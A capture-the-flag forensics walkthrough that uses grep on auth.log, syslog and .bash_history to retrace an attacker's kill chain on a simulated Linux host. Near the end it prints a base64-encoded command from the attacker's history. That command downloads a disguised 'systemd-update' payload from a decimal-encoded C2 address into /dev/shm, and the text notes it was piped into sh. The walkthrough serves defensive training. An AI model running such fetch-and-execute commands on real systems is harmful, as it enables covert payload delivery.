
Part 1: Reconstruct the Intrusion

This challenge aims to reconstruct a malicious actor's actions, tell the story of what happened, and retrace the steps of the cyber kill chain.

For this challenge, you are going to answer 6 questions in total using the same .img on your Linux distro, following Luke's mounting instructions to navigate the simulated machine.

Once you have downloaded dentinel_01. img, open the terminal in the same location as the file and paste in the mounting commands. You are going to maneuver through 3 logs: auth.log, syslog, and .bash_history.



https://viceroy-website.lukefarchione.workers.dev/challenges/189

1. What external IP address did the Phantom actor use to initially log in to SENTINEL-01?

   The auth.log (inside /var/log) is where user access management happens. We can see timestamps of when different users try to log into the machine, their IPs, and when they try to create SSH connections. Change directory to where auth.log lives:
   (I navigate one directory at a time so my Kali doesn't try to bounce to my actual logs.)

   ```
   cd var
   cd log
   ls -la
   ```

```
┌──(kali㉿kali)-[~/Desktop/sentinel_drive]
└─$ cd var

┌──(kali㉿kali)-[~/Desktop/sentinel_drive/var]
└─$ cd log

┌──(kali㉿kali)-[~/Desktop/sentinel_drive/var/log]
└─$ ls -la
total 939
drwxr-xr-x 2 root root   1024 Oct 16 17:09 .
drwxr-xr-x 3 root root   1024 Oct 16 17:09 ..
-rw-r--r-- 1 root root 683932 Oct 16 17:09 auth.log
-rw-r--r-- 1 root root 274987 Oct 16 17:09 syslog

┌──(kali㉿kali)-[~/Desktop/sentinel_drive/var/log]
└─$
```

We're going to use our grep command to filter out the noise to find the entry that we need. You can doomscroll through the log and find a ton of failed SSH authentications and failed logins. Instead of failed, let's try accepted.

```
cat auth.log | grep "Accepted"
```

```
┌──(kali㉿kali)-[~/Desktop/sentinel_drive/var/log]
└─$ cat auth.log | grep "Accepted"
Oct 16 14:02:11 sentinel-01 sshd[3099]: Accepted publickey for operator from 185.220.101.46 port 33912 ssh2: RSA SHA256:xXphantom_keyXx

┌──(kali㉿kali)-[~/Desktop/sentinel_drive/var/log]
└─$
```


We can see that, across the entire auth.log, at least one IP successfully logged into the machine.

https://viceroy-website.lukefarchione.workers.dev/challenges/190

2. What exact command did the attacker run to wipe their terminal activity?


   The next log that we want to take a look at is going to be the .bash_history. Inside, we can see all the commands entered on that machine during that session. .bash_history is located in the root directory, so we need to move back up. Same thing; I'll move one directory at a time.

   ```
   cd ..
   cd ..
   cd root
   ls -la
   ```



If you try concatenating this now, you're going to be overwhelmed with absolute noise trying to find that specific command. We want to really think about what the malicious user is trying to do here. They want to cover their tracks by deleting the previous command **history**. Let's try to filter for that!

```
cat .bash_history | grep "history"
```




https://viceroy-website.lukefarchione.workers.dev/challenges/191

3. What native Linux service name did the attacker disguise their malicious payload as?


   This is when we are going to need to take a look at the syslog for system messages. We know that the attacker performed a segmentation fault, so let's move there.

   ```
   cd ..
   cd var
   cd log
   ls -la
   ```



There are a number of ways to attack this, such as using sed to look at all events since the attacker successfully logged in (using the timestamp from question 1). However, we already know what happened: a segmentation fault (segfault), so let's filter for that!

```
cat syslog | grep “segfault”
```




https://viceroy-website.lukefarchione.workers.dev/challenges/192

4. What is the absolute path to the hidden memory-backed directory where the payload was stashed?

You’re going to need a little intuition of how we gonna figure this one out but think like a standard linux user with only access to a terminal. How would you move stuff around? You use the terminal! Lets head back to .bash_history to find out!

```
cd ..
cd ..
cd root
ls -la
```



Alright, now just pretend you are the attacker. What commands would you use to create a directory to stash the payload? For Linux, we use the command **mkdir,** so let's grep for that!

```
cat .bash_history | grep “mkdir”
```



https://viceroy-website.lukefarchione.workers.dev/challenges/194

5. What is the exact time (HH:MM:SS) the kernel logged the payload's segfault?

   We actually already found that time stamp from 3 so lets head on back to get it!

   ```
   cd ..
   cd var
   cd log
   cat syslog | grep “segfault”
   ```




https://viceroy-website.lukefarchione.workers.dev/challenges/193

6. What is the un-obfuscated IPv4 address of the attacker's C2 server?

   Now that the training wheels are off lets spice up our grep actions to really tell the story. We're going to think like the attacker again on how they are interacting with the terminal. First lets get back to that .bash_history:

```
cd ..
cd ..
cd root
ls -la
```



Okay, almost everyone and anyone who successfully gets access to a Linux terminal immediately wants to see who they are; they always execute


```
Whoami
```

Keep that one in your toolkit. It's a standard check to run during incident response. Anyhow, we are going to use that command as an advantage and spice up our grep command a little to really use that as an anchor for our investigation.

I'd like to introduce you to the -A flag!

The -A, after, flag is used to not only print out what you are filtering for but also print out all the lines that follow up with that search. Following the -A, you then put in how many lines you want to print after. Let's shoot for 10 and see what happens.

`cat .bash_history | grep -A 10 "whoami"`



Look at all that! We got every command in order that the attacker used in the terminal! We could have done this a few questions ago, but I really wanted you to learn this tool and see how we can use it!

Anyhow, we have everything we need from this grep result to finish this challenge. There are a number of ways to manipulate that base64 string to get the IP address we're after, but let's keep it simple and in-house with just the terminal.


That line starting with echo →

`d2dldCBodHRwOi8vMzIzMjI2MTE3NTo4MDgwL3N5c3RlbWQtdXBkYXRlIC1PIC9kZXYvc2htLy5jYWNoZS9zeXN0ZW1kLXVwZGF0ZQ==`

That is our command-and-control address. You can either paste that into CyberChef and decode it there, or you can just use the terminal to do the work for you:

```
echo
"d2dldCBodHRwOi8vMzIzMjI2MTE3NTo4MDgwL3N5c3RlbWQtdXBkYXRlIC1
PIC9kZXYvc2htLy5j
YWNoZS9zeXN0ZW1kLXVwZGF0ZQ==" | base64 -d
```


The -d flag is for decoding. This is also the exact same command the attacker used, minus the additional pipe into sh.




```
3232261175
```

This is a decimal address; we can just convert it and ping it to see what IPv4 address it returns to finish the challenge. We'll use the -c flag (count) to send only one ping, since it most likely won't reach anything in this simulation.

```
ping -c 1 3232261175
```



And there you have it! We successfully investigated the compromised host following the attacker's kill chain from initial access → payload delivery → defense evasion → execution! The next part of this series will be to identify every access path.